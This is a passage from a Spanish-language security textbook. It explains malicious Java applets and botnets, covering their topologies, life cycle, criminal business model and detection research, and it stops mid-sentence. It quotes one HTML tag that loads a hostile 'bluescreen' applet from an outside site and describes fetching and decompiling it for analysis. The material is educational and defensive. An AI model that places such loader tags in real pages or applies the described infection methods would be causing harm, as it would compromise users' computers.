Aunque en un principio no se tomó muy en serio el problema de los applets maliciosos, con posterioridad la propia Sun Microsystems reconoció la problemática asociada y se puso a trabajar para minimizar los potenciales efectos de estos applets. Se han centrado esfuerzos principalmente en el control de la cantidad de recursos consumidos por un programa y en proporcionar las clases necesarias para que los propios navegadores monitoricen los applets ejecutados. No obstante, aunque se solucionen los problemas de seguridad en el código, es probable que se puedan seguir utilizando applets como una forma de ataque a los sistemas. Mientras estos programas puedan realizar conexiones por red, no habrán desaparecido los problemas.

Un applet malicioso es cualquier applet que ataca el sistema local de un navegante de la Web. Los applets maliciosos implican la denegación de servicio, la invasión de la privacidad, y/o una molestia. Los applets maliciosos son escritos por piratas para hostigar, molestar y dañar los usuarios de Java. Incluso pueden dañar seriamente el ordenador de un usuario de Java. Cualquier applet que realiza una acción en contra de la voluntad del usuario, debe ser considerado malicioso.

Es importante destacar que el uso del término usuario de Java se aplica igualmente a los desarrolladores de Java y a las personas que navegan por la red con un navegador habilitado para Java. El uso de Java no requiere ningún tipo de programación, ni la posesión del JDK (Java Development Kit), basta con utilizar un navegador habilitado para Java. Bajo esta definición, la mayoría de las personas que navegan por la red con Java son usuarios de Java.

Los applets maliciosos existen hoy en día en la red que hacen los siguientes acciones hostiles:

- Falsifica el correo del usuario haciendose pasar por él.
- Roba tiempo del ordenador para realizar su propio trabajo, frenando el propio ordenador.
- Hacer fallar el sistema local mediante el uso de todos los recursos disponibles del sistema

Estas actividades son a la vez impresionantes y desalentadoras.También hay applets maliciosos creados simplemente para molestar. Estos applets sólo van un poco más lejos, deteniéndose en el borde de la respetabilidad. Este tipo de applets hacen cosas como reproducir ficheros de forma continua y mostrando imágenes no deseadas en la pantalla.

28.10.1.Cómo detener los applets maliciosos

¿Qué se puede hacer para detener los applets maliciosos? La mejor alternativa es establecer una política de seguridad que permita que sólo se ejecuten los applets firmados por empresas de confianza. Pero si se quiere navegar con un navegador habilitado para Java y ejecutar cualquier applet de Java de la red, lo más seguro es evitar los sitios Web desconocidos y que no se confíe en ellos a menos que primero se desactive el Java. Sólo mediante el uso de un navegador compatible con Java para navegar por la red, se está en riesgo de los ataques de los applets maliciosos.

¿Qué se puede hacer para detener la acción de estos applets maliciosos en el futuro? Hay muchas posibilidades. Una propuesta interesante sería escribir detectores de applets maliciosos basados en vulnerabilidades conocidas. De esta manera, se podrían escanear con el uso del Verifier. El equipo de pro-

gramación de Internet Secure de Princeton ha investigado extensamente esta posibilidad, y continúa la investigación por parte de Reliable Software Technologies. Resulta que el problema es más difícil de lo que parece a primera vista. Ahora varias empresas comerciales venden productos que dicen escanear los applets maliciosos.

Otra forma de protegerse contra los applets maliciosos es mediante la mejora del modelo de seguridad de Java. En la medida en que todos los agujeros identificados por los investigadores han sido rápidamente y completamente parcheados, se puede decir que el modelo de seguridad se mejora. Sin embargo la aplicación de los parches de los programas aunque es una necesidad, se ha de pensar que se va por detrás del problema. Desgraciadamente esta estrategia de primero conocer la posibilidad de penetración y posterior parcheo, ha sido criticado durante mucho tiempo por los profesionales de la seguridad.

La adición de código firmado para Java JDK 1.1 y en su extensión con el control de acceso al Java 2 permite la creación de complejas políticas de seguridad basadas en la autenticación de los applets firmados. Utilizando esta tecnología, un usuario de Internet puede especificar una lista de sitios de confianza, así los applets de estos sitios son autorizados a ejecutarse sin restricciones. El truco es crear una política sólida de seguridad y codificarla correctamente en el navegador.

Las siguientes secciones discuten algunos tipos de applets maliciosos, pero es algo que varía muchísimo en el tiempo, pero no deja de aumentar.

28.10.2. Enganchando un código malicioso

La ejecución de código malicioso, especialmente el código que explícitamente dice ser malicioso, es siempre un dilema interesante. Es posible que desee comprobar como funciona un applet malicioso en contra del ordenador, pero al mismo tiempo, no se quiere que el ordenador se vea comprometido por un ataque. Aunque es recomendable evitar la ejecución de código malicioso, algunas personas no pueden resistir. La siguiente estrategia puede ayudar.

Con el lenguaje Java desconectado, solicitar una página web con un applet malicioso sospechoso, por ejemplo, el sitio DigiCrime incluye un applet malicioso llamado "bluescreen" en www.digicrime.com/exploits/javawin. Un rápido vistazo a la fuente HTML de la página web muestra que el applet malicioso se invoca en el siguiente fragmento de código:

```
<APPLET CODE="bluescreen.class"
CODEBASE="http://www.digicrime.com/surprise" width=1 height=1>
```

Esto le da toda la información que necesita para enganchar el archivo de clase e incorporarlo al ordenador para una posterior ejecución. Utilizar la función Guardar como del navegador para guardar el fichero bluescreen.class en el disco. Ahora se puede utilizar un descompilador de Java para convertirlo de nuevo en un código fuente legible de Java. El mejor descompilador es SourceAgain de Software Ahpah. Después de la descompilación del código, se puede inspeccionar el código fuente de Java resultante, analizando sus posibles comportamientos maliciosos.

Una vez llegado a la conclusión de lo que puede hacer este applet malicioso, es posible que esté tentado en ejecutarlo. Tener en cuenta que no hay ninguna garantía de que el fichero de clase y su descompilado sea lo mismo. El servidor web puede ser fácilmente programado como cebo y por lo tanto puede hacer cambiar el archivo de clase que se distribuye de forma impredecible.

28.11. Redes de robots (botnets)

Una botnet es una conjunto de ordenadores conectados a Internet con la posibilidad de ser controlados remotamente por los atacantes con propósitos maliciosos e ilegales. El término viene de estos programas que se llaman robots, o abreviado bots, debido a su comportamiento automático.

Los programas de estos robots está altamente desarrollado como malicioso en Internet, e incorpora componentes de los virus, gusanos, spyware y otros programas maliciosos. La persona que controla una red de robots maliciosos es conocido como el botmaster y como es natural trata de preservar su anonimato a toda costa. A diferencia de los programas maliciosos anteriores co-

mo los virus y los gusanos, la motivación para el funcionamiento de una red de robots maliciosos es principalmente financiero. Las redes de robots maliciosos son extremadamente rentables. Los botmasters pueden alquilar el tiempo de procesamiento de la red de robots a otros o hacer beneficios directos mediante el envío de correo basura, la distribución de programas espía para ayudar al robo de la identidad de los usuarios, e incluso extorsionar a las empresas a través de la amenaza de un ataque distribuido de denegación de servicio (DdoS). No es de extrañar que muchos investigadores de la seguridad de la red crean que las redes de robots son una de las amenazas de seguridad más urgentes en el Internet actual.

Su importancia es tan grande que en Julio de 2011, Microsoft ofreció una recompensa de 250.000 dólares para la captura de Rustock, responsable de una red de robots capaz de generar 30.000 millones de correos basuras en un día. Se estima que se ha desmantelado la mitad de esta red. Otra muy activa fue Waledac.

28.11.1.Introducción

Uno se sienta en su ordenador por la mañana y el ordenador parece que va un poco más lento de lo habitual, pero no piensa mucho en ello. Después de leer las noticias, intenta iniciar una sesión en eBay para verificar sus subastas. Por extraño que parezca, su contraseña parece que no funciona. Intenta un par de veces más, pensando que tal vez la ha tecleado mal, pero sin éxito. Piensa que lo intentará más tarde, y a continuación entra en la banca en línea para pagar algunas facturas que se han ido acumulando. Por suerte, su contraseña favorita todavía funciona allí, por lo que piensa que debe ser un problema temporal con eBay. Lamentablemente, recibe malas noticias. El saldo de sus cuentas es cero. Desesperadamente cliquea a través de las páginas, y verá que sus cuentas han sido completamente limpiadas con transferencias bancarias a varios países extranjeros. Comprueba su correo electrónico con la esperanza de encontrar alguna explicación de lo que está sucediendo. En lugar de respuestas, tiene decenas de mensajes desde de los centros de operaciones de la red en todo el mundo, que le informan de manera inequívoca que el ordenador ha sido escaneado, que ha recibido correo basura, y que ha enviado cantidades masivas de tráfico en las últimas 12 horas. Poco después, la conexión a Internet deja de funcionar por completo, y el usuario

recibe una llamada telefónica de su proveedor de Internet. Es muy triste, le explican, pero debido a algo que se llama actividad botnet en el ordenador, han inhabilitado temporalmente su cuenta. En un ataque de pánico, pregunta al técnico del proveedor de Internet: "¿Qué es exactamente una botnet? ¿Cómo podría causar tanto daño durante la noche?"

Aunque este escenario podría parecer descabellado, es totalmente posible. Cosas similares han sucedido a miles de personas en los últimos años. Una vez que un programa bot está instalado en un ordenador, las posibilidades de subvertirlo son casi infinitas. Por ejemplo, el atacante puede obtener las contraseñas en línea, vaciar sus cuentas bancarias, y utilizar el ordenador como un control remoto zombie para buscar otras víctimas, enviar correos electrónicos no deseados, e incluso lanzar ataques de denegación de servicio (DDoS).

28.11.2. Visión global de una botnet

Los robots y las redes de robots son la última tendencia en la evolución del malware de Internet. Sus desarrolladores de guante negro se han basado en la experiencia acumulada durante décadas en los virus, los gusanos, los troyanos y otros programas maliciosos para crear unos programas altamente sofisticados que son difíciles de detectar y de eliminar. Las típicas redes de robots tienen varios cientos o miles de miembros, aunque algunas redes de robots se han detectado con más de 1,5 millones de miembros. En Enero de 2007, Vinton Cerf de Google estima que hasta 150 millones de ordenadores y alrededor del 25% de todos los servidores de Internet, pueden estar infectados con este tipo de programas.

28.11.2.1.Orígenes de las redes de robots

Antes de la existencia de las redes de robots, la motivación principal de los ataques en Internet eran la fama y la notoriedad. Por su diseño, estos ataques eran ruidosos y fáciles de detectar. Los ejemplos de alto perfil son el gusano de correo electrónico Melissa (1999), el ILOVEYOU (2000), el Code Red (2001), el Slammer (2003) y el Sasser (2004). Aunque el impacto de estos virus y gusanos fue grave, el daño fue relativamente de corta duración y consistieron principalmente en el costo de la interrupción más las horas-hombre necesarias para su limpieza. Una vez que los ficheros infectados

habían sido retirados de los ordenadores víctimas y parcheada la vulnerabilidad, los atacantes ya no tenía ningún control sobre los ordenadores infectados.

Por el contrario, las redes de robots se basan en el control del atacante sobre sus víctimas. Para lograr un control a largo plazo, un robot debe ser cauteloso en cada parte de su ciclo de vida, a diferencia de sus predecesores. Como resultado de ello, la mayoría de los robots tienen una posibilidad de detección relativamente pequeña y no generan mucho tráfico durante su normal funcionamiento. Una vez que el robot está instalado en el ordenador de la víctima, el único tráfico que genera consiste en comandos de entrada y las respuestas salientes, lo que constituye la comunicación entre el botmaster y el ordenador víctima.

El concepto de un robot que controla remotamente un ordenador, tiene su origen en el funcionamiento del protocolo IRC (Internet Relay Chat), un protocolo ampliamente utilizado en los chats. Mediante este protocolo IRC se introdujeron por primera vez los robots buenos para ayudar en las tareas administrativas repetitivas tales como la gestión de canal de comunicación y dar soporte remoto al ordenador cliente. Una de las primeras implementaciones de este tipo de robot IRC fue el Eggdrop, desarrollado originalmente en 1993 y sigue siendo uno de los robots IRC más populares. Con el tiempo los atacantes se dieron cuenta de que el protocolo IRC era en muchos aspectos un medio perfecto para montar una red de robots a gran escala. De esta manera proporciona un canal de comunicación instantáneo de uno a muchos y puede soportar un gran número de usuarios concurrentes.

28.11.2.2.Topologías de una red de robots y sus protocolos

Además de las tradicionales redes de robots basadas en el protocolo IRC, recientemente han surgido otros protocolos y otras topologías para realizar las mismas funcionalidades. Las dos principales topologías de redes de robots son: las centralizadas y las puerto a puerto (P2P). En las redes centralizadas de robots, el protocolo IRC es todavía el predominante, pero esta tendencia está cambiando y varios redes de robots recientes están utilizando el protocolo HTTP para sus canales de comunicación. En las redes de robots puerto a puerto, se utilizan distintos protocolos, pero la idea general es utilizar un conjunto descentralizado de ordenadores y por lo tanto eliminar el

único punto de fallo de las redes de robots centralizadas. Las redes puerto a puerto de robots se están convirtiendo en la topología zombi de la red más popular porque tiene muchas ventajas sobre las redes centralizadas de robots.

Redes centralizadas

Las redes centralizadas de robots utilizan una sola entidad, un ordenador o un pequeño conjunto de ordenadores, para gestionar todos los miembros de la red de robots. La ventaja de una topología centralizada es que es bastante fácil implementarla y genera poco tráfico. Una desventaja importante es que toda la red de robots queda inutilizada cuando se elimina la entidad central, ya que los robots intentan conectarse a servidores no existentes. Para proporcionar redundancia contra este problema, muchas redes modernas de robots se relacionan mediante los servicios de DNS dinámicos y/o las técnicas fast-flux del DNS. En una configuración fast-flux, cientos o miles de ordenadores infectados se utilizan como intermediarios para ocultar la identidad de los verdaderos servidores de comunicaciones. Estos ordenadores intermediarios se alternan constantemente de acuerdo con el algoritmo round-robin del DNS para resolver un nombre de ordenador a diversas direcciones IP, donde ninguna de las cuales son las IP de los servidores de comunicaciones de verdad. Sólo los ordenadores intermediarios conocen los verdaderos servidores de comunicaciones, enviando todo el tráfico de los robots a estos servidores.

Como ya se ha mencionado, el protocolo IRC es un candidato ideal para el control de las redes de robots centralizadas y sigue siendo el más popular entre los botmasters, aunque parece que no va a ser verdad durante mucho más tiempo. Los ejemplos populares de las redes de robots basadas en el protocolo IRC son Agobot, Spybot, y Sdbot. Las variantes de estas tres familias forman hoy en día activas redes de robots. Por su naturaleza, el protocolo IRC es centralizado y permite la comunicación casi instantánea entre las grandes redes de robots. Uno de los principales inconvenientes es que el tráfico del protocolo IRC no es muy común en Internet, especialmente en un entorno empresarial. Como resultado de ello, el tráfico del protocolo IRC generado puede ser fácilmente detectado, filtrado o bloqueado. Por esta razón algunos botmasters ejecutan sus servidores IRC en los puertos no estándar. Incluso algunos utilizan las implementaciones personalizadas del protocolo IRC en sustitución de los comandos fácilmente reconocidos tales

como JOIN y PRIVMSG con otro texto. A pesar de estas contramedidas, el protocolo IRC todavía se detecta así como el tráfico de correo electrónico debido a los números de puerto no habituales.

Recientemente los botmasters han empezado a utilizar el protocolo HTTP para gestionar sus redes de robots centralizadas. La ventaja de utilizar este protocolo en sus comunicaciones es que se le debe permitir pasar a través de casi todos los cortafuegos, ya que el protocolo HTTP se emplea de forma básica en el tráfico de Internet. Incluso los cortafuegos cerrados que sólo proporcionan acceso a Internet a través de un servicio de proxy, permiten el paso del protocolo HTTP. Es posible inspeccionar el contenido de los mensajes e intentar filtrar el tráfico malicioso de comunicaciones, pero esto no es fácil debido al gran número de robots existentes y a la existencia de sus variantes. Si los botmasters usan el protocolo HTTPS, que es el protocolo HTTP encriptado con SSL/TLS, la inspección del contenido de los mensajes se convierte en inútil y se debe permitir que pase todo el tráfico por el cortafuegos. Sin embargo un inconveniente del protocolo HTTP es que no suministra una comunicación instantánea, una propiedad característica del protocolo IRC. Los robots deben interrogar manualmente al servidor central a intervalos regulares. En las grandes redes de robots, estos intervalos deben ser lo suficientemente grandes y bien distribuidos para evitar sobrecargar el servidor con peticiones simultáneas. Ejemplos de redes de robots HTTP son Bobax y Rustock. Los Rustock utilizan un esquema de encriptación personalizado por encima del protocolo HTTP para ocultar su tráfico de comunicaciones.

Redes puerto a puerto

Dado que las defensas contra las redes de robots centralizadas se han vuelto más eficaces, los botmasters están estudiando las formas de evitar los riesgos de confiar en una topología centralizada y por lo tanto en su único punto de fallo. Por esta razón enla actualidad los botmasters tienden a utilizar la arquitectura puerto a puerto. En este modelo, no hay un servidor central, ya que todos los nodos miembros de estas redes son igualmente responsables de la transmisión del tráfico. Si se diseña correctamente, una red puerto a puerto de robots se hace casi imposible de cerrar en su conjunto. También proporciona anonimato a los botmasters, ya que puede aparecer como otro nodo de la red. Hay muchos protocolos que se pueden utilizar en las redes de robots puerto a puerto, cada uno de ellos con sus propias funcio-

nalidades y una forma diferente de unirse los nodos por primera vez a la red, así como el papel que juegan más tarde en pasar el tráfico a través de ellos. Algunos de los protocolos más populares son BitTorrent, WASTE y Kademlia. Muchos de estos protocolos fueron desarrollados para usos legítimos como la compartición de ficheros.

Uno de los primeros robots maliciosos de las redes de robots puerto a puerto fue el Sinit, lanzado en Septiembre del 2003. Utiliza un escaneo al azar para encontrar sus pares, en lugar de confiar en uno de los protocolos de arranque establecidos en las redes de robots puerto a puerto. Como resultado de ello, el Sinit tiene con frecuencia problemas para encontrar sus pares, lo que se traduce en general en una pobre conectividad. Debido a la gran cantidad de tráfico que genera, este robot es fácilmente detectado por los sistemas de detección de intrusos (IDS).

Otro robot avanzado utilizando una topología puerto a puerto es el Nugache, lanzado en Abril del 2006. En un principio para unirse a una red puerto a puerto, el robot se conecta a una lista de 22 pares predefinidos. A continuación descarga una lista de nodos pares activos a partir de ella. Esto implica que si los 22 ordenadores semilla se apagan, no se podrán unir a la red nuevos robots, pero los nodos existentes pueden seguir funcionando. El Nugache encripta todas las comunicaciones, haciendo más difícil su detección por los sistemas de detección de intrusos (IDS) y aumenta la dificultad del análisis manual de los investigadores. El Nugache es visto como uno de los primeros robots con la topología puerto a puerto más sofisticados, allanando el camino para mejoras en el futuro por los diseñadores de las redes de robots.

Hasta hoy el más famoso robot de una estructura puerto a puerto es el Peacomm, más comúnmente conocido como Storm Worm. Se comenzó a propagar en Enero del 2007 y continúa teniendo una fuerte presencia. Para comunicarse con sus pares utiliza el protocolo Overnet, que se basa en el protocolo Kademlia. Para arrancar utiliza una lista fija de pares distribuidos por la red de robots. Una vez que el robot se ha unido a su red, el botmaster puede actualizar fácilmente su ejecutable y agregar componentes para ampliar su funcionalidad. A menudo el robot se configura automáticamente en cuanto a sus actualizaciones y a la adición de componentes, tales como un servidor SMTP para enviar correo basura, una herramienta de recolección de

direcciones de correo electrónico y un módulo de denegación de servicio. Al igual que el Nugache, todas las comunicaciones del Peacomm son encriptadas, por lo que es muy difícil detectar su tráfico de comunicaciones o la inyección de comandos que parezcan venir del botmaster. A diferencia de las redes de robots centralizadas que se relacionan mediante un proveedor de DNS dinámico, el Peacomm utiliza su propia red puerto a puerto como un sistema distribuido DNS que no tiene ningún punto único de fallo. La lista fija de pares es su debilidad más importante, aunque sería difícil que todos los nodos estuvieran fuera de servicio. Además los atacantes siempre se pueden crear nuevos nodos e incluir una lista de pares actualizada, lo que dificulta el cierre de nodos maliciosos, ya que de esta manera aparecen otros.

28.11.3. Típico ciclo de vida de un robot

Independientemente de la topología que se utilice, el ciclo de vida típico de un robot es el siguiente:

1. *Creación.* En primer lugar el botmaster desarrolla los programas del robot, a menudo reutilizando código existente y añadiendo sus características personalizadas. Podría usar una red de prueba antes de implementar el robot en una red real.
2. *Infección.* Hay muchas formas de infectar los ordenadores víctima, incluídos los cuatro siguientes:
    - *Vulnerabilidades de software.* El atacante explota una vulne-rabilidad activando un servicio que automáticamente gana el acceso e instala su programa sin ninguna interacción del usuario. Este es el método usado por la mayoría de los gusanos.
    - *Descarga por atracción*. El atacante alberga su fichero en un servidor Web y atrae a la gente a visitar este sitio. Cuando el usuario carga una determinada página, el programa se instala automáticamente sin interacción del usuario, generalmente mediante la explotación de fallos de los navegadores, posi-bles errores de configuración, o de controles ActiveX no se-guros.
    - *Troyano*. El atacante empaqueta su programa malicioso con un programa aparentemente benigno y útil, tales como pro-

tectores de pantalla, programas antivirus, o juegos. El usuario es plenamente consciente del proceso de instalación, pero él no sabe nada de la funcionalidad oculta del robot.

- *Correo electrónico con fichero adjunto.* Aunque este método ultimamente se ha hecho menos popular porque es más co-nocido, aún se utiliza. El atacante envía un correo electrónico con un fichero adjunto que instalará automaticamente el pro-grama robot cuando el usuario abre este mensaje de correo, normalmente sin interacción. Este método fue utilizado co-mo infección del gusano ILOVEYOU en el año 2000. El re-ciente Storm Worm aún ha tenido su éxito infectando a sus víctimas con este método.

Una vez se ha infectado el ordenador víctima con un robot, se dice que es un *zombie*.

3. *Rallying* . Después de la infección, el robot se ejecuta por primera vez y trata de ponerse en contacto con su servidor de comunicaciones en un proceso conocido como rallying. En una red de robots centralizada, la comunicación con el servidor central se hace mediate el uso del protocolo IRC o HTTP. En una red de robots puerto a puerto, los robots emplean el protocolo de arranque necesario para localizar a otros pares y unirse a la red. La mayoría de los robots son muy tolerantes a fallos, por lo que tienen varias listas de servidores de reserva para intentar su conexión si los servidores primarios no están disponibles. Algunos servidores de comunicaciones se han configurado para enviar de inmediato algunos comandos iniciales al robot sin la intervención del botmaster. En una red de robots basada en el protocolo IRC, esto se suele hacer mediante el envío de sus comandos a través de su canal de comunicaciones.
4. *Espera.* Después de haberse incorporado a la red de robots, el robot espera las órdenes del botmaster. Durante este tiempo, genera muy poco tráfico entre el ordenador víctima y los servidores de comunicaciones. En una red de robots mediante el uso del protocolo IRC, este tráfico consistiría principalmente en mensajes periódicos de mantenimiento de conexión desde el servidor.
5. *Ejecución.* Una vez que el robot recibe un comando del botmaster, lo ejecuta y devuelve los resultados al botmaster a través de la red de comunicaciones. Los comandos soportados están solo limitados por

la imaginación del botmaster y sus habilidades técnicas. Los comandos comunes están en línea con los principales usos de las redes de robots, tales como la exploración de nuevas víctimas, el envío de correo basura, el envío de las inundaciones de denegación de servicio, la redirección de tráfico, y muchos más.

Tras la ejecución de un comando, el robot vuelve al estado de espera de más instrucciones por parte del botmaster. Si el ordenador de la víctima se reinicia o se pierde la conexión a la red de comunicaciones, el robot se reanuda en el estado de rallying. Suponiendo que puede alcanzar la red de comunicaciones, a continuación seguirá en el estado de espera hasta que lleguen más comandos.

28.11.4. El modelo de negocio de las redes de robots

A diferencia de los virus y los gusanos, las motivaciones de las redes de robots son las ganancias financieras. Los grupos delictivos organizados las utilizan a menudo como una fuente de ingresos, ya sea mediante la contratación de botmasters freelance o por tener sus propios miembros para crear redes de robots. Como resultado de ello, los profesionales de seguridad de las redes están en contra de las organizaciones bien financiadas que a menudo pueden contratar a algunas de las mejores mentes en ordenadores y de seguridad en red. Esto es especialmente cierto en países como Rusia, Rumania y otros países de Europa oriental, donde hay una abundancia de talento en la escuela secundaria y nivel universitario, pero donde las perspectivas de empleo legítimas son muy limitadas. En ese entorno las organizaciones criminales reclutan fácilmente graduados recientes ofreciéndoles una oportunidades mucho mejores que el mercado de trabajo legítimo.

Un ejemplo famoso de este tipo de organización criminal es la Russian Business Network (RBN), un proveedor de servicios de Internet en Rusia, que apoya abiertamente la actividad criminal. Ellos son los responsables del Storm Worm (Peacomm), el 25 de Marzo del 2007, de los ataques DDoS en Estonia, y un ataque de alto perfil en el Banco de la India en Agosto del 2007, junto con muchos otros ataques.

Tal vez no sea obvio inmediatamente como se puede utilizar un conjunto de ordenadores para causar estragos y producir grandes ganancias. El punto principal es que las redes de robots suministran un acceso anónimo y distribuído en Internet. El anonimato hace que no se pueda rastrear a los atacantes y debido a la naturaleza distribuida de una red de robots, hace que sea muy difícil cerrarla. Como resultado de ello, las redes de robots son vehículos ideales para las actividades delictivas en Internet. A continuación se explican algunos de los principales métodos de producción de beneficios, aunque los delincuentes siempre están elaborando nuevas y creativas formas de beneficiarse de las redes de robots:

- *Correo basura.* Los generadores de correo basura envían millones de correos electrónicos falsos o publicidad de productos caros, suplantando los datos financieros y de información de acceso, o ejecutan esquemas de planes de pago por adelantado, como la estafa Nigerian 419. Incluso si sólo responden un pequeño porcentaje de los receptores de este correo no deseado, la recompensa es considerable para el generador de correo basura. Se estima que hasta un 90% del correo basura procede de las redes de robots.
- *DDoS y extorsión.* Después de haber acumulado un gran número de robots, el atacante contacta con una organización y amenaza con lanzar un ataque de denegación de servicio masivo, lo que conlleva el cierre de su página web durante varias horas o incluso días. Otra variante de este método es encontrar las vulnerabilidades, usarlas para robar datos financieros o confidenciales y a continuación pedir dinero para el retorno seguro de los datos y evitar que circulen en la economía sumergida. A menudo las empresas prefieren pagar al atacante para evitar costosos tiempos de inactividad, pérdida de ventas, y el daño permanente a su reputación que se derivarían de un ataque de denegación de servicio o una fuga de datos.
- *Robo de identidades.* Una vez que el robot se ha instalado en el ordenador víctima, por lo general tiene un control completo sobre él. Por ejemplo el atacante puede instalar registradores de claves para registrar la información de usuario y su contraseña, buscar datos valiosos en el disco duro, o modifi-car la configuración del DNS para redirigir las víctimas a otros sitios Web similares y recopilar información personal, conocida como pharming. Con la información personal recogida, el atacante puede realizar cargos fraudu-lentos de las tarjetas de crédito, vaciar la cuenta bancaria de la víctima, y solicitar un crédito en nombre de la víctima, entre otras muchas cosas.

• *El fraude del clic.* En este escenario, los robots son utilizados repetidamente para que hagan clics en los enlaces web de publicidad, generando ingresos por clic. Esto es un fraude, ya que sólo los clics de los usuarios humanos con interés legítimo son valiosos para los anunciantes. Los robots no compran el producto o el servicio como resultado de hacer clic en el anuncio.

Debido a estos muy rentables usos de las redes de robots, muchos botmasters ganan dinero simplemente con la creación de las redes de robots y con el alquiler de la capacidad de procesamiento y del ancho de banda a los generadores de correo basura, a los chantajistas, y a los ladrones de identidad. En general, los botmasters todavía tienen una posibilidad bastante baja de que se les detecte debido a la falta de efectividad técnica del rastreo. El riesgo relativamente bajo junto con el alto rendimiento hace que el negocio de las redes de robots sea muy atractivo como un método de recaudación de fondos para actividades delictivas, especialmente en los países con una débil legislación contra los delitos informáticos.

28.11.5. Lucha contra las redes de robots maliciosas

Cuando surgieron las redes de robots, los proveedores de los programas antivirus crearon firmas y técnicas de eliminación para cada nueva instancia de robot. Esta propuesta ha funcionado inicialmente bien a nivel de ordenador individual, pero los investigadores pronto comenzaron a explorar métodos más avanzados para la eliminación de más de un robot a la vez. Después de todo, una red de robots con decenas de miles de miembros sería muy tedioso luchar contra un robot cada vez.

28.11.5.1. Detección y eliminación de un robot individual

La extracción individual de los robots no suele tener un impacto notable en el conjunto de las redes de robots, pero es un primer paso crucial en su eliminación. La propuesta básica del programa antivirus usando la detección basado en firmas sigue siendo eficaz con muchos robots, pero algunos están comenzando a utilizar el polimorfismo, que crea instancias únicas del código del robot y evade la detección basada en firmas. Por ejemplo el Agobot es conocido por tener miles de variantes, dado que incluye el soporte interno del polimorfismo que cambia su firma a voluntad.

Para hacer frente a estos robots más sofisticados y todo el malware polimórfico, la detección se debe realizar mediante el análisis y la heurística del comportamiento. Los investigadores Stinson y Mitchell han desarrollado una propuesta basado en la mancha llamada BotSwat que marca todos los datos procedentes de la red. Si estos datos se utilizan como entrada de una llamada al sistema, hay una alta probabilidad de que se trate de un comportamiento relacionado con el robot, ya que normalmente la entrada del usuario viene del teclado o del ratón en la mayoría de los sistemas de usuario final.

28.11.5.2.Detectando el tráfico del canal de comunicaciones

Para mitigar el problema de las redes de robots, los investigadores dirigieron su atención a la detección basada en el tráfico a través de la red del canal de comunicaciones de la red de robots. Este método permite a las organizaciones o a los proveedores de Internet detectar la presencia de los robots en toda la red, en lugar de tener que comprobar cada ordenador de forma individual.

Una propuesta consiste en examinar el tráfico de red con determinados patrones conocidos que se producen en el tráfico de un canal de comunicaciones de una red de robots, es decir, una versión de red basada en la detección de firmas, donde las firmas tienen que ser recogidas por cada robot antes de que sea posible su detección. Los investigadores Goebel y Holz implementaron este método en su herramienta Rishi, que evalúa los apodos de IRC para la probable adhesión a la red de robots sobre la base de una lista de los conocidos esquemas de denominación de las redes de robots. En las propuestas basadas en firmas, lo que sucede es que a menudo conduce a una carrera armamentista, donde los atacantes cambian con frecuencia su malware y la comunidad de seguridad de la red trata de mantenerse al día mediante la creación de firmas para cada nueva instancia.

En lugar de basarse en un conjunto limitado de firmas, también es posible utilizar la técnica IDS de detección de anomalías para identificar el tráfico IRC encriptado de la red de robots. Este método fue aplicado con éxito por los investigadores Binkley y Singh en la Universidad Estatal de Portland, y

como resultado reportó un aumento significativo de detección de robots en la red universitaria.

Otra técnica de detección basada en la técnica IDS llamada BotHunter fue propuesto por Gu y otros en el año 2007. Su propuesta se basa en técnicas IDS de correlación de diálogo. Se compone de tres monitores separados en la red y situados en el perímetro de la red, cada uno detectando una etapa específica de la infección por robots. Al correlacionar estos eventos, el BotHunter puede reconstruir el diálogo de tráfico entre el ordenador infectado e Internet. A partir de este diálogo, el motor determina con una tasa alta de precisión si ha tenido lugar una infección por robot.

Más allá del ámbito de aplicación de una única red u organización, el tráfico procedente de las redes de robots centralizadas se puede detectar a nivel del proveedor de Internet basándose únicamente en las estadísticas del tráfico a nivel de transporte. Esta propuesta fue desarrollado por Karasaridis y otros, y resuelve muchos de los problemas de inspección a nivel de paquetes. Es pasivo, altamente escalable, y sólo utiliza los datos resumen de flujo, lo que limita las cuestiones de privacidad. Además se puede determinar el tamaño de una red de robots sin unirse a ella e incluso puede detectar redes de robots utilizando el encriptado del canal de comunicaciones. La propuesta explota el principio subyacente de las redes de robots centralizadas: cada robot tiene que contactar con un servidor de la red de robots, lo que genera unos patrones de tráfico detectables en los flujos de tráfico de la red.

Más allá del nivel del proveedor de Internet, un método heurístico para la detección del robot Internetwide fue propuesto por Ramachandran y otros en el año 2006. En este esquema, los patrones de consulta de las listas de agujeros negros del DNS (DNSBL) se utilizan para crear una lista de direcciones IP que posiblemente estén infectadas por robots. Se basa en el hecho de que los botmasters necesitan comprobar periódicamente si los robots que envían correo basura se han añadido a las listas DNSBL y por lo tanto se vuelven inútiles. Los patrones de consulta de los botmasters a una lista DNSBL son muy diferentes de las de los servidores de correo legítimo, lo que permite su detección. Una limitación importante es que esta propuesta se centra principalmente en el envío de correo basura. Sería más probable no detectar los robots dedicados a otras actividades ilegales, tales como los

ataques DDoS o el fraude del clic, ya que estos no requieren búsquedas en las listas DNSBL.

28.11.5.3.Detectando y neutralizando los servidores de una red de robots

Aunque la detección del tráfico del canal de comunicaciones y la eliminación de todos los robots en una determinada red local es un paso en la dirección correcta, esto todavía no permite el desmontaje completo de una red de robots. Para lograr este objetivo en un red de robots centralizada, se debe eliminar el acceso a los servidores de la red de robots. Esta propuesta asume que los servidores de la red de robots consisten en sólo unos pocos ordenadores a los que se accede directamente. Si cientos o miles de ordenadores se utilizan en una configuración de proxy fast-flux, se convierte en extremadamente difícil de localizar y neutralizar los verdaderos servidores de la red de robots.

En un trabajo similar al de BotHunter, los investigadores desarrollaron el BotSniffer en el año 2008. Esta propuesta representa varias mejoras, en particular porque el BotSniffer puede manejar el tráfico encriptado, ya que no se basa sólo en la inspección del contenido para correlacionar los mensajes. Una gran ventaja de esta propuesta es que no requiere ningún conocimiento previo de las firmas de los robots o la identidad de los servidores de la red de robots. Mediante el análisis de las trazas de la red, el BotSniffer detecta la correlación espacial-temporal entre el tráfico del canal de comunicaciones perteneciente a la misma red de robots. Por lo tanto, puede detectar tanto a los robots miembros como a sus servidores con una baja tasa de falsos positivos.

Uno de los pocos proyectos que ha explorado la posibilidad de desmontar un servidor de una red de robots es el trabajo de Freiling en el año 2005. Aunque su enfoque es sobre la prevención de ataques de denegación de servicio, describe el método que se utiliza generalmente para eliminar los servidores de una red de robots cuando se detectan. En primer lugar, el código del robot o es ingeniería inversa o se ejecuta en una área para observar su comportamiento, en especial los nombres de los servidores de la red de robots. Con esta información, los proveedores de DNS dinámico pueden ser notificados para eliminar las entradas DNS de estos servidores, evitando que

